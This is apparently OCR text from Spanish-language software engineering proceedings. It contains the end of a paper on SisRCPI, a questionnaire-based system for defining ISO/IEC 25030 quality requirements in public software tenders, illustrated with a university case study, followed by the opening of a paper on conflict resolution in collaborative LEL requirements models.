El software a incorporar deberá cubrir, entre otros, los siguientes procesos: carga de evento en calendario, la asignación de recursos (tecnológicos, mobiliario, didácticos, etc.) y ambientes necesarios (verificando disponibilidad de los mismos para las fechas y horarios elegidos), funcionalidad de comunicación de alertas de cambios para los involucrados (responsables de áreas, profesores, participantes, alumnos, etc). Emisión de informes de ocupación de ambientes, recursos y novedades en general.

6.1 Precarga de SisRCPI

6.1.1 Carga inicial del Modelo de Calidad

Este menú cuenta con la posibilidad de cargar las vistas de calidad, en este caso se estable la carga según lo propuesto en ISO/IEC 25010 [6] (Vista interna, externa y en uso)

Luego se deben cargar los elementos que conformarán el MC a través de la especificación de las características, subcaracterísticas y métricas, según corresponda a la vista de calidad a la que pertenezca el modelo.

Dado el marco del presente trabajo se utilizará vista de calidad externa para la carga del modelo y sus métricas según lo establecido en ISO/IEC 25010[6] e ISO/IEC 25023 [15]

Este modelo es un parámetro del sistema y podrá ser utilizado por todos los OAP que lo necesiten.

6.1.2 Carga inicial de las Preguntas

A través del menú correspondiente del sistema, se realiza la carga de todas las preguntas, cada una de ellas se asocia a una característica, subcaracterística y métrica de calidad, ya establecida en el MC en el paso 7.1.1.

Como resultado de lo desarrollado Sección 4 de este trabajo, el conjunto de preguntas redactadas inicialmente asciende a 84.

Este conjunto de preguntas estará disponible para todos los OAP, luego cada organismo tendrá la libertad de realizar modificaciones sobre las mismas y sobre las asignaciones por tipo de usuario.

6.2 Desarrollo del caso puntual

A continuación, se describen todos los pasos por los cuales se fue cargando la información correspondiente al sistema.

6.2.1 Carga particular del OAP

A través del menú *Organizaciones*, se procede a dar de alta al OAP, las partes interesadas, los usuarios, el tipo de software, tipo de adquisición, software y especificación del pliego.

6.2.1.1 Organización: El organismo que se da de alta para el caso de estudio es un Organismo perteneciente al sistema público de educación superior

***6.2.1.2 Partes interesadas*:** se define para este caso que la clasificación general de las partes interesadas es la de Adquirente

***6.2.1.3 Usuarios*:** se cargan los usuarios con sus respectivos datos filiatorios y se asocia al tipo de usuario según corresponda (principal, secundario e indirecto).

Para este caso existen 8 usuarios principales (usuarios pertenecientes a las áreas de extensión universitaria y departamento de alumno) y 3 usuarios para la clasificación de secundarios e indirectos (usuarios pertenecientes al área de TIC´s).

6.2.1.4 Tipo de software: este es un parámetro del sistema para identificar si el software a licitar será: un producto listo para usar, un producto a medida o modificaciones de un producto existente.

6.2.1.5 Tipo adquisición: este es un parámetro del sistema para identificar uno de los objetivos de la licitación, la opciones son: Reemplazo total o parcial de un producto existente o Implementación de un nuevo producto.

6.2.1.6 Software: Aquí se detalla un nombre y una descripción del software que se pretende adquirir y se debe especificar el Tipo de software y el Tipo de adquisición.

También se deben especificar las principales funcionalidades que el software deberá tener para cubrir las necesidades de los distintos tipos de usuarios (principales, secundarios e indirectos)

Para este caso en particular la carga se realiza con los siguientes datos:

6.2.1.6.1Software: software de gestión para la organización de eventos, su calendario y recursos asociados.

6.2.1.6.2 Principales Funcionalidades:

Usuarios Principales:

Estos usuarios cuentan con la necesidad de realizar la carga de eventos y poder calendarizarlos: para ello será necesario que el software pueda crear un evento pudiendo asignar su dependencia institucional, en qué ambiente se va a desarrollar, con qué recursos tecnológicos de mobiliario y/o didácticos se debe contar. Verificando para la fecha y hora estipulada la disponibilidad de los recursos necesarios. También es necesario poder comunicar a todas las partes intervinientes en el evento el estado del mismo y los cambios que existen.

Usuarios secundarios e indirectos:

Estos usuarios cuentan con la necesidad de que el software a implementar cumpla con las pautas técnicas y de calidad establecidas por la institución, y que a partir de su implementación se cuente con información centralizada y actualizada con el fin de gestionar de manera eficiente los recursos involucrados.

6.2.1.6.3 Tipo de software: Producto listo para usar

6.2.1.6.4 Tipo de Adquisición: Implementación de un nuevo producto.

6.2.1.7 Pliego: en esta opción se debe detallar la identificación del pliego para el cual se llevará a cabo el proceso licitatorio de software, se selecciona el software objeto a ser licitado, este último trae asociado, el tipo de software y adquisición, lo que configuran parte del objetivo del pliego. Para este caso queda expresado de esta manera:

Nombre del Pliego: Pliego SW_SFCO0002

Objetivo Adquisición: Adquisición e implementación de un producto de software listo para usar

Producto Software: Software para la gestión de organización de eventos, su calendario y recursos asociados.

6.2.2 Creación, relación y envío de Cuestionarios

A través del menú Cuestionarios se accede a la opción Gestionar y se realizan las siguientes tareas:

- Crear los cuestionarios para cada tipo de Usuario (principal, secundario e indirecto). Para el caso en desarrollo se crean dos tipos de cuestionarios.
    - Cuestionario usuarios principales
    - Cuestionario usuarios secundarios e indirectos

Para cada tipo de cuestionario (principal, secundario e indirecto), se le asignan las preguntas correspondientes a través de la selección de las mismas del conjunto de preguntas ya cargadas. Para el caso en desarrollo la asignación de preguntas quedó de la siguiente forma:

- Cuestionario usuarios principales
    14 preguntas
- Cuestionario usuarios secundarios e indirectos
    84 preguntas

- Una vez completado cada tipo de cuestionario con sus preguntas, se le asigna a cada tipo de cuestionario los usuarios que deberán responderlas, de la misma forma, se muestra la lista de usuarios ya cargados y preclasificados para que se puedan seleccionar y relacionar al cuestionario correspondiente según la tipificación de usuario (principal, secundario e indirecto).

Para el caso en desarrollo la asignación queda planteada de la siguiente manera:

- Cuestionario usuarios principales
    8 usuarios asignados
- Cuestionario usuarios secundarios e indirectos
    3 usuarios asignados

- Con los pasos anteriores realizados se procede al envío de los cuestionarios. Este proceso lo realiza el sistema a través del envío automático de un correo electrónico a cada usuario.

El correo contiene un explicativo sobre el objetivo de dicho cuestionario y con la información que se consigna en la Sección 4 y que es complementado con lo ya cargado en el punto 6.2.1.6.

En el mismo correo se encuentra el link de acceso al cuestionario, éste link redirige a los usuarios al sitio donde se encuentra el cuestionario a contestar.

6.2.3 Respuesta de los Usuarios

Los usuarios recibirán un correo electrónico, según se explica en 6.2.2, para ingresar y responder el cuestionario el usuario lo hará a través del link dispuesto en el correo.

En la Figura 4 se ejemplifica con una captura de pantalla correspondiente a una pregunta.




Fig. 4. Pregunta del cuestionario (captura de pantalla SisRCPI)

Una vez que el usuario completa el cuestionario solo debe presionar el botón grabar para concluir con el proceso de carga.

Los datos son grabados directamente en la base de datos del SisRCPI, si el proceso se realiza con éxito el usuario recibe un correo con la confirmación de que su cuestionario fue almacenado correctamente.

A través del proceso de respuesta de cada uno de los usuarios quedan establecidas las necesidades de calidad de cada uno de ellos.

6.2.4 Procesamiento de los cuestionarios

El resultado de este proceso será la determinación de los requisitos de calidad de las partes interesadas de acuerdo al proceso descripto por ISO/IEC 25030 [8].

Para lograr ese resultado el sistema agrupa los cuestionarios respondidos por tipo de usuario para luego realizar los cálculos previstos por el método Likert [25], e implementados en el sistema a través de un algoritmo programado para tal fin.

Lo que el sistema obtiene es una lista con las preguntas ponderas por el método de Likert [25] ordenas de mayor a menor según el porcentaje que cada categoría de preguntas haya obtenido.

Lo que se debe establecer es el criterio de aceptación, desde que porcentaje en adelante se aceptará para que esas preguntas luego sean transformadas en características y sub características de calidad.

Este criterio tendrá que ver con cuestiones legales, institucionales, técnicas y de preferencia que los responsables del OAP deberán tomar para incluir más o menos requisitos de calidad en el pliego licitatorio.

Luego de esto el sistema estará en condiciones de emitir un informe con los resultados obtenidos, a modo de propuesta de requisitos de calidad a ser incluidos en el pliego licitatorio. Este informe a criterio y bajo responsabilidad del OAP podrá ser modificado y generar una nueva versión del informe de requisitos de calidad.

A continuación, se da un ejemplo, a través del caso de estudio desarrollado, de cómo quedan ponderadas las preguntas y luego transformadas en características y subcaracterísticas de calidad, logrando de esta manera obtener los requisitos de calidad de las partes interesadas, las cuales formarán parte del informe a ser incluido en el Pliego Licitatorio.

La Figura 5 muestra una captura parcial de los datos en donde se puede ver cómo quedan ponderadas las preguntas.

ID_Preg	ID_CU	Pregunta	%
1.2.1	UP	¿Qué tan importante es que las funciones del sistema provean los resultados correctos?	98
1.1.1	UP	¿Qué tan importante es que el sistema o producto proporcione las funcionalidades necesarias para desempeñar sus actividades?	92
4.3.6	UP	¿Qué tan importante es que el sistema cuente con la opción para reconfirmar o deshacer una determinada acción para tareas que tengan consecuencias significativas?	75
4.3.7	UP	¿Qué importancia se le asigna a que la información presentada en el sistema esté organizada y dispuesta en categorías que sean convenientes para la realización de las tareas?	75
4.2.3	UP	En determinados casos se pueden cometer errores u operar el sistema de manera incorrecta. ¿Sería importante que el sistema cuente con mensajes de erros que le permitan entender las causas y guiarlo para poder resolver la problemática?	66
2.1.1	UP	¿Es importante el tiempo de respuesta que el sistema tenga para responder a determinadas tareas que se le requieran?	56
4.3.2	UP	¿Qué importancia tiene para usted que los mensajes que proporcione el sistema cuenten con información disponible que podría ayudarlo y cuando sea posible, expliquen cómo resolver un error?	56

Fig. 5 Vista parcial de las preguntas ponderadas (Captura del SisRCPI))

El criterio de aceptación para este caso fue para aquellas preguntas que hayan superado el 50% y corresponden a las partes interesadas pertenecientes a los Usuarios principales

Dado el paso anterior, el sistema realiza la trazabilidad de las preguntas para determinar a qué característica y subcaracterística corresponde esa pregunta y le asocia la/s métricas correspondientes, ver Figura 6. Esto último surge como una necesidad, dado que hay muchas subcaracterísticas que son medidas por varias métricas.

ID_Preg	ID_CU	%	CC	SCC	Métrica
1.2.1	UP	98	Adaptación Funcional	Exactitud funcional	Corrección funcional
1.1.1	UP	92	Adaptación Funcional	Completitud funcional	Cobertura funcional
4.3.6	UP	75	Usabilidad	Operatividad	Capacidad de deshacer
4.3.7	UP	75	Usabilidad	Operatividad	Categorización comprensible de la
4.2.3	UP	66	Usabilidad	Facilidad de aprendizaje	Comprensión de los mensajes de error
2.1.1	UP	56	Eficiencia del Desempeño	Comportamiento relativo al tiempo	Tiempo medio de respuesta
4.3.2	UP	56	Usabilidad	Operatividad	Claridad del mensaje

Fig. 6 Vista parcial de la trazabilidad (Captura del SisRCPI)

Dado que lo anterior se ejecuta para cada grupo de usuarios pertenecientes a las distintas partes interesadas, SisRCPI obtendrá como máximo tres informes como propuestas de requisitos de calidad por cada grupo de usuarios (principales, secundarios e indirectos) de las partes interesadas.

Para el caso de estudio desarrollado, se obtuvieron dos informes de propuestas de requisitos de calidad, uno para usuarios principales y otro que incluye a los usuarios

secundarios e indirectos.


Dado que el informe propuesto de las partes interesadas que incluye a los usuarios secundarios e indirectos es más amplio que el de usuarios principales, el sistema toma como prioritarias aquellas características y subcaracterísticas que aparecen priorizadas en los dos informes y luego completa el informe con el resto.

En la Figura 7 se ejemplifica lo dicho, las tres primeras columnas se dejan en este ejemplo a los fines de demostrar la priorización hecha por cada conjunto de usuarios y el ID de pregunta que realiza la trazabilidad hacia el MC tomado como referencia. Se puede observar que las primeras 5 filas corresponden a las coincidencias priorizadas derivadas de los informes de Usuarios principales y el de los Usuarios secundarios e indirectos.

ID_Preg	%UP	%US+I	CC	SC	Métrica
1.2.1	98	99	Adaptación Funcional	Exactitud funcional	Corrección funcional
1.1.1	92	97	Adaptación Funcional	Completitud funcional	Cobertura funcional
4.3.6	75	97	Usabilidad	Operatividad	Capacidad de deshacer
4.3.7	75	88	Usabilidad	Operatividad	Categorización comprensible de la información
4.3.2	56	69	Usabilidad	Operatividad	Claridad del mensaje
5.2.1	*	99	Confiabilidad	Disponibilidad	Disponibilidad del sistema
8.1.1	*	97	Portabilidad	Adaptabilidad	Adaptabilidad del entorno de hardware
8.1.2	*	97	Portabilidad	Adaptabilidad	Adaptabilidad ambiental del software del sistema
8.1.3	*	97	Portabilidad	Adaptabilidad	Adaptabilidad del entorno operativo

Fig. 7 Informe ensamblado (Captura del SisRCPI)

Como último paso SisRCPI emitirá el informe preliminar, éste se muestra de manera parcial a través de la Figura 8.


Informe de Requisitos de la Calidad de las Partes Interesadas
Informe Emitido por SisRCPI
Versión del Informe 1.0 – 05/09/2019

Organismo: *Institución Universitaria*
Área: *Extensión Universitaria y TIC's*
Pliego: *Pliego SW_SFCO0002*
Objetivo Adquisición: *Adquisición e implementación de un producto de software listo para usar*
Producto Software: *Software para la gestión de organización de eventos, su calendario y recursos asociados.*

Requisitos de la Calidad de la Calidad

El Software objeto de la licitación deberá cumplir con los siguientes requisitos de la calidad

Características	Subcaracterísticas	Métrica
Adaptación Funcional	Exactitud funcional	Corrección funcional
	Completitud funcional	Cobertura funcional
Usabilidad	Operatividad	Capacidad de deshacer
	Operatividad	Categorización comprensible de la información
	Operatividad	Claridad del mensaje
Confiabilidad	Disponibilidad	Disponibilidad del sistema
Portabilidad	Adaptabilidad	Adaptabilidad del entorno de hardware

Fig. 8 Informe de Requisitos de calidad de las partes interesadas (Captura del SisRCPI)

Este informe, como se mencionó anteriormente podrá ser modificado por el OAP bajo su responsabilidad.

De esta forma quedan definidos los requisitos de la calidad de las partes interesadas a ser incluidos en el Pliego Licitatorio Modelo 14, respecto de un software específico y que será utilizado en condiciones establecidas.

7 Resultados

El objetivo general del presente trabajo fue desarrollar una propuesta como aporte al proceso de definición de requisitos de calidad de software, con el fin de que los Organismos pertenecientes a la APN tuvieran un instrumento que les de soporte para poder definir esos requisitos e incluirlos en los pliegos licitatorios de software. Todo ello en el marco de lo propuesto en los ETAP [2] y la serie de normas ISO/IEC 25000[13].

También es oportuno mencionar que este trabajo es la continuidad del trabajo desarrollado en [14] en éste, se pone en evidencia que en el Pliego Modelo 14, perteneciente a los ETAP, no se establecían de manera explícitas mecanismos para especificar los requisitos de calidad que un determinado OAP quisiera incluir para la adquisición de un software.

Por ende, este trabajo desarrolla inicialmente una técnica que posibilita la recolección y procesamiento de las necesidades de calidad de las partes interesadas como apoyo al proceso de definición de requintos de calidad de las partes interesadas en el marco propuesto por ISO/IEC 25030[8].

Los resultados de aplicar esa técnica demostraron que la misma fue de utilidad y a su vez se pudieron documentar recomendaciones que luego serían utilizadas para mejorar la técnica propuesta.

También se pudieron determinar de manera específica las relaciones y aportes que cada norma perteneciente a la serie de ISO/IEC 25000 [13] podían realizar al proceso de definición de requisitos de calidad de las partes interesadas, en particular se explicitaron las principales relaciones y aportes de las normas ISO/IEC 25010[6], 25041[19] y 25023[15] en relación a ISO/IEC 25030 [8].

El desarrollo del sistema SisRCPI viene a dar respuesta a todo lo desarrollado en la sección 4 el análisis llevado a cabo en la sección 2.

Para poder validar este sistema fue fundamental el desarrollo de un caso de estudio, el cual permitió implementar el proceso de definición de requisitos de calidad de las partes interesadas según ISO/IEC 25030[8] a través del SisRCPI.

A través del uso del sistema el OAP que formó parte del caso de estudio logró obtener la definición de los requisitos de calidad a ser incorporados al Pliego Modelo 14, para la adquisición de un software en el maro de los ETAP [2] y la serie de normas ISO/IEC 25000 [13]

8 Conclusiones y Trabajos futuros

El Pliego Modelo 14 es uno de los instrumentos que forman parte del Proceso Licitatorio, definido en los ETAP [2], en el cual se identificó la falta de métodos o técnicas que permitiesen a un OAP incorporar al pliego los aspectos relacionados con la calidad del software a adquirir.

En el trabajo presentado en [14] se demostró que la serie de normas ISO/IEC 25000[13] realiza un aporte para la especificación y evaluación de calidad de software en el marco del Pliego Modelo 14. Dejando también planteada la necesidad del desarrollo de técnicas y/o métodos que pudieran dar soporte a estos dos procesos.

Esta propuesta toma esas necesidades y propone para el proceso de definición de requisitos de la calidad de las

partes interesadas, el desarrollo de una técnica para recolección y procesamiento de las necesidades de calidad de las partes interesadas, lo que luego se transforma en un sistema que permite la automatización del proceso definido en ISO/IEC 25030[8].

La propuesta desarrollada realiza aportes no solo en el propio proceso licitatorio, posibilitando a los OAP contar con un sistema de registro y proceso de las necesidades de calidad de las partes interesadas, sino que también aporta una herramienta de soporte al propio proceso definido por ISO/IEC 25030[8].

SisRCPI es un sistema web, multiusuario, desarrollado con un lenguaje que utiliza un framework de código abierto y está pensado para que cualquier OAP pueda hacer uso de él.

Si bien se pudo evidenciar a través del caso de estudio en un OAP la utilidad de SisRCPI a la hora de determinar los requisitos de calidad a ser incluidos en el Pliego Modelo 14, será necesario realizar más casos de estudios con el fin de ampliar la experiencia y mejorar la herramienta.

Otro punto a considerar, es que si bien, tanto la técnica como el sistema posibilitan trabajar con distintas vistas de calidad y partes interesadas, para este trabajo sólo se tomó la vista externa y desde la perspectiva del adquirente. Sería necesario realizar otros casos con vistas de calidad y partes interesadas distintas, en pos de seguir validando la técnica y el sistema propuesto.

Referencias

[1]. Decreto 434/2016 Plan de Modernización del Estado de la República Argentina
[2]. Estándares Tecnológicos para la Administración Pública (ETAP) Recuperado en 2018: https://www.argentina.gob.ar/estandares-tecnologicos
[3]. Sommerville, Ian., Ingeniería de Software. 9ª edición: PEARSON EDUCACIÓN, México, 2011.
[4]. CALLEJAS-CUERVO, Mauro; ALARCÓN-ALDANA, Andrea Catherine; ÁLVAREZ-CARREÑO, Ana María. Modelos de calidad del software, un estado del arte. En: Entramado. Enero - Junio, 2017. Vol. 13, no. 1, p. 236-250, http://dx.doi.org/10.18041/entramado.2017v13n1.25125
[5]. IEEE Standard 610.Institute of Electrical and Electronics Engineers Computer dictionary. Compilation of IEEE Standard Computer Glossaries.1990
[6]. ISO/IEC 25010 Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE)-System and software quality models. ISO, 2011
[7]. R. Pressman, Ingeniería de Software. 6ª Ed: Mcgraw-Hill, 2005.
[8]. ISO/IEC 25030: Software engineering — Software product Quality Requirements and Evaluation (SQuaRE) — Quality requirements. ISO, 2007
[9]. ISO/IEC 25010: Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — System and software quality Models
[10]. A. Villalta, J.P. Carvallo "Modelos de calidad de software: Una revisión sistemática de la literatura" en Maskana, CEDIA 2015.
[11]. CALLEJAS-CUERVO, Mauro; ALARCÓN-ALDANA, Andrea Catherine; ÁLVAREZ-CARREÑO, Ana María. Modelos de calidad del software, un estado del arte. En: Entramado. Enero - Junio, 2017. vol. 13, no. 1, p. 236-250, http://dx.doi.org/10.18041/entramado.2017v13n1.25125
[12]. Estayno, Marcelo; Dapozo, Gladys; Cuenca Pletch Liliana, Greiner. Modelos y métricas para evaluar calidad de software Recuperado en 2019: *http://sedici.unlp.edu.ar/bitstream/handle/10915/19762/2397-Estayno_UNNE_UTN.pdf?sequence=1*
[13]. ISO/IEC 25000 Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE)- Guide to SQuaRE, ISO, 2014.
[14]. Saldarini J., Carrizo C., Armando S., Trasmontana J., Salgado C, Sanchez A., Peralta M. La serie SQuaRE como un aporte a los procesos licitatorios de Software en el Estado Argentino. 6° Edición CONAIISI 2018
[15]. ISO/IEC 25023: Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Measurement of system and software product quality. ISO, 2016(E)
[16]. Sorgen, A., Angeleri, P., "El Modelo de Evaluación del Proyecto MyFEPS", 40JAIIO - ASSE 2011 - ISSN: 1850-2792, 2011, pp. 180-191.
[17]. Sitio Oficial MyFEPS Recuperado en 2019: https://sites.google.com/a/comunidad.ub.edu.ar/myfeps/portada
[18]. Modelo de Calidad QSAT Recuperado en 2019: https://sites.google.com/a/comunidad.ub.edu.ar/myfeps/qsat-1.
[19]. Angeleri, P., Oliveros A., Sorgen, A., Titiosky R., "Modelo de calidad de productos de software", CoNaIISI 2014 - ISSN: 2346-9927, 2014, pp. 1043-1051
[20]. Angeleri, P., Titiosky R., Ceballos J.: Framework de Evaluación de Productos Software, XVIII Workshop de Investigadores en Ciencias de la Computación 2016.
[21]. Tesina Agustin Ventura.V13.docx (Proyecto de evaluacion MyFEPS) (https://biblioteca.ub.edu.ar/cgi-bin/koha/opac-detail.pl?biblionumber=49601)
[22]. Tesina Martin Santi - Eval Usabilidad SW Comercio Electronico con MyFEPS v2014-09-25.pdf (https://biblioteca.ub.edu.ar/cgi-bin/koha/opac-detail.pl?biblionumber=49786#)
[23]. Angeleri P., Titiosky R.., Ceballos J., Maspero Ch., Sánchez A., Menal M., Vinjoy M., "Certificación de producto software (Software Product Certification)". CACIDI 2016. Paper 55
[24]. N. Cortada de Kohan, Teoría y Métodos par ala construcción de Escalas de Actitudes. 1ª Ed: Lugar Editorial SA, Buenos Aires 2004.
[25]. Likert, RA, A mewthod of constructing an acttitude scale. GM Maranell. Chicago 1974
[26]. IRAM ISO/IEC 25030:2019: Ingeniería de Software – Requisitos de la calidad del producto de software (SQuaRE) – Requisitos de Calidad. IRAM 2019

Resolución de conflictos en modelos de dominio en lenguaje natural: casos de estudio

Claudia Litvak[1], Leandro Antonelli[2], Gustavo Rossi[2, 3], Ishaya Peni Gambo[4], Facundo Velazquez Santillán[1], Diego Lo Giudice[1], Ximena Milla[1], Nora Gigante[1]
[1] DIIT, Universidad Nacional de La Matanza, Argentina
[2]Lifia, Facultad de Informatica, Universidad Nacional de La Plata, La Plata, Argentina
[3]CONICET
[4] Computer Science and Engineering; Faculty of Technology, Obafemi Awolowo University, Ile-Ife, Nigeria
clitvak@unlam.edu.ar,{gustavo, lanto}@lifia.info.unlp.edu.ar, ipgambo@gmail.com
{fvelazquezsantillan, dlogiudice,xmilla, ngigante}@unlam.edu.ar

Resumen

La Ingeniería de Requisitos, una de las etapas iniciales en la Ingeniería de Software, tiene como objetivo describir lo más fielmente posible, las necesidades y expectativas de los clientes y usuarios. A tal fin, los ingenieros de requisitos desarrollan modelos, intentando obtener modelos de alta calidad. El trabajo de varios ingenieros de requisitos de modo colaborativo, ha surgido como una buena posibilidad para mejorar la calidad de los modelos. Aunque como en todo trabajo colaborativo surgen conflictos, inherentes a toda interacción humana. Dichos conflictos deben ser resueltos a fin de mejorar la calidad de los modelos. Los autores de este articulo han presentado un trabajo previo que propone un proceso para resolver los conflictos, una clasificación de conflictos y un catalogo. En este artículo se presentan tres casos de estudio que muestran la efectividad del proceso. Al resolver los conflictos, se eliminan ambigüedades e inconsistencias y se obtiene una disminución del tamaño del modelo.

1. Introducción

En la Ingeniería de Requisitos, una de las etapas iniciales del desarrollo de un sistema de software, los ingenieros de requisitos desarrollan modelos, que plasman el conocimiento adquirido de los diferentes stakeholders del software a construir [1].

Si bien existen estándares que presentan la propuesta de obtener modelos de alta calidad, como el estándar IEEE 29148 [1], dichos estándares no explican cómo lograrlo. Por ello la propuesta es generar modelos colaborativamente, con distintos ingenieros de requisitos trabajando sobre el mismo dominio. Pero todo trabajo colaborativo implica la aparición de conflictos, que deben ser hallados y resueltos para obtener modelos de calidad. En el artículo de Litvak de 2018 [2], se ha presentado un proceso para resolución de conflictos, un catálogo de conflictos y las soluciones para resolverlos. Además se presentó una clasificación de los conflictos hallados. El estudio desarrollado se ha enfocado en el modelo Léxico Extendido del Lenguaje (LEL), modelo desarrollado por Leite et al. [3] [4] [5]. En el artículo de Litvak de 2018 [6] se presenta la evolución de nuestra comprensión del proceso para identificar y resolver los conflictos durante la construcción colaborativa del modelo Léxico Extendido del Lenguaje (LEL).

El modelo LEL es un glosario, que describe el vocabulario del dominio de la aplicación, el cual es un medio para facilitar la comunicación entre todos los stakeholders. Este glosario es utilizado no sólo como modelo inicial en el proceso de Ingeniería de Requisitos, sino que resulta ser un complemento muy útil para etapas posteriores del desarrollo de software. En el LEL se definen todos los términos del dominio con todos los sinónimos utilizados por los stakeholders. Si hay varios sinónimos, se debe colocar en primera instancia el término más utilizado, y luego los demás sinónimos hasta llegar al menos utilizado. Para cada entrada del LEL se definen además dos conceptos, su noción y su impacto. La noción es la denotación del símbolo, es decir que explica qué es el símbolo en el dominio de la aplicación. Cuando hablamos de impacto, nos referimos a las respuestas de comportamiento planteadas por Leite en

[3]. Por lo tanto el impacto describe la connotación, es decir cómo el símbolo actúa en el dominio de la aplicación. Cada símbolo del glosario es clasificado como sujeto, objeto, verbo o estado.

Se presenta a continuación un ejemplo de un símbolo denominado Producto, de la empresa Megaflex (Ver Tabla 1). En todos los símbolos del LEL las palabras o frases subrayadas son otros símbolos del LEL.

Tabla 1. Símbolo Producto

Símbolo # 7	**Autor: Ing. Req. 3**	**Tipo: Objeto**
Nombre/s	Producto	
Noción	-Es todo artículo de impermeabilización fabricado por Megaflex	
Impacto	- Es registrado mediante Actualizar stock.	

Como el trabajo se propone colaborativo, con la participación de varios ingenieros de requisitos trabajando sobre el mismo dominio, se ha agregado en la definición de cada símbolo el número de ingeniero de requisitos que ha definido dicho símbolo.

Se han desarrollado tres nuevos casos de estudio, en diferentes tipos de empresas, en distintos dominios y con grupos de ingenieros de requisitos diferentes, aplicando el proceso definido [6]. Los ingenieros de requisitos de cada caso de estudio han desarrollado el modelo LEL colaborativamente y estudiado luego la cantidad de símbolos involucrados en conflictos y la cantidad de símbolos finales luego de resolver los conflictos.

En la sección 2 se presentan los trabajos relacionados, en la sección 3 se presenta el proceso aplicado, en la sección 4 se presenta la planificación de los casos de estudio, en la sección 5 se presenta la ejecución de los casos de estudio, en la sección 6 se presenta el análisis de resultados y en la sección 7 se presentan conclusiones y trabajo futuro.

2. Trabajos Relacionados

Cuando un grupo de personas trabaja colaborativamente surgen conflictos, cualquiera sea el área bajo estudio. En particular en el área de la Ingeniería de Requisitos también aparecen conflictos al realizar trabajo colaborativo. Las personas suelen estar en desacuerdo sobre cómo interpretar las características de un dominio de aplicación, averiguar cuáles serán los requisitos para un nuevo sistema, y cómo cumplir con esos requisitos [7]. La literatura cubre una amplia gama de tipos de conflictos y etapas en fase de requisitos, donde pueden aparecer los conflictos [8].

Cameron [9] definió el conflicto de requisitos como "la interacción contradictoria o inesperada entre los requisitos que tiene un efecto negativo sobre los resultados". Estos conflictos surgen cuando hay inconsistencia en los requisitos de dos o más interesados. En el trabajo de Robinson et al. [10], se observó que cualquier situación en la que dos partes de una especificación de requisitos no obedecen a alguna relación que debe mantenerse entre ellos, implica que surgirá el conflicto. Por lo tanto, los conflictos de requisitos son interacciones y dependencias entre requisitos que pueden dar lugar a un funcionamiento no deseado del sistema.

En el trabajo presentado en 2012, Bendjenna [11] señala la importancia de enfrentar situaciones conflictivas durante la ingeniería de requisitos, considerando la variedad de partes interesadas que tienen como objetivo común obtener un sistema único. En la mayoría de la literatura existente, los conflictos suelen resolverse por medio de la negociación, que es una actividad humana peculiar [12] [13].

En 2016 Aldekhail [14] presenta una revisión de la literatura relacionada con los conflictos de requisitos. Algunas publicaciones han presentado la gestión de conflictos de requisitos en un entorno de colaboración basado en web. En 2007 el proyecto SOP [15] ha desarrollado una wiki utilizando la Plantilla de especificación de requisitos de Volere [16], buscando identificar incoherencias en los documentos de requisitos creados con su herramienta. WikiWinWin [17] es una wiki front-end para la herramienta WinWin. Urbieta [18] presentó en 2011 un enfoque para detectar y resolver inconsistencias y conflictos en los requisitos de software de aplicaciones web y muestra una taxonomía para los conflictos en los requisitos de las aplicaciones web. En 2012 Lutz [19] presentó CREW-Space, una herramienta para respaldar la colaboración conjunta de varios usuarios, para interactuar simultáneamente a través de dispositivos móviles con Android. Utilizan el juego de roles para involucrar a diferentes partes interesadas en un análisis de casos de uso. En 2013 Azadegan [20] propone dos pasos: (i) identificar los requisitos relevantes del usuario y (ii) votar por los requisitos del usuario.

El problema de los conflictos también aparece cuando se crean ontologías de dominios en forma colaborativa. En las ontologías se definen los lexemas con sus propiedades, restricciones y relaciones. En el LEL, hay símbolos con dos atributos específicos (noción y respuestas de comportamiento), y las relaciones entre los símbolos son hipervínculos a otros símbolos utilizados para hacer la descripción. Además cada símbolo tiene un tipo. La diferencia más importante entre las ontologías y nuestro enfoque es que analizamos esas definiciones, mientras que los enfoques con ontologías analizan principalmente la relación entre los elementos. Además se analizó si existe una superposición en la definición de la noción o en los impactos, o incluso si son similares. Si las definiciones son similares, podría implicar que se

encontraron sinónimos. Es importante prestar atención a los homónimos, que son el mismo símbolo refiriéndose a diferentes cosas. Los símbolos (conceptos) se organizan naturalmente de forma jerárquica. Este enfoque también analiza cómo se organizan o repiten las definiciones en jerarquías. En la ingeniería ontológica colaborativa existe una gran variedad de metodologías [21], sin embargo, no analizan las definiciones. En 2009 Chen [22] propone un enfoque que trata con las clases y las relaciones. Detectan tres tipos de conflictos: conflictos duros, suaves y latentes entre las clases. Sobre el tema de la construcción colaborativa de ontologías, algunos estudios aplican el método del consenso [23] [24]. Se ha demostrado que es útil en la solución de conflictos entre objetos. El problema más importante en la colaboración basada en el consenso es definir cuándo llegan a un acuerdo. El concepto de calidad de consenso se presentó en 2017 [25] para mostrar, cómo obtienen un consenso, en la construcción del diccionario de idioma vietnamita con WordNet.

3. Proceso aplicado en los casos de estudio

El estudio realizado en este trabajo consistió de aplicar el proceso presentado por Litvak en 2018 [6]. Esta sección presenta ese proceso propuesto, definido para la búsqueda y resolución de conflictos en la construcción colaborativa del LEL. Se describe el proceso para identificar conflictos durante la construcción colaborativa del LEL y en base al catálogo de conflictos [2]. Es importante mencionar que estos conflictos fueron verificados en varias descripciones de sistemas de software de la vida real. El LEL es construido de modo iterativo e incremental, donde diferentes ingenieros de requisitos contribuyen a su descripción. Cada uno de ellos tiene diferentes puntos de vista y es entonces allí cuando surgen los conflictos. Dichos conflictos deben ser identificados y resueltos lo antes posible, analizando el glosario de conflictos definido en la sección anterior, de modo de obtener un LEL consistente.

El proceso se muestra en la Figura 1.

Este proceso presenta dos partes diferentes.

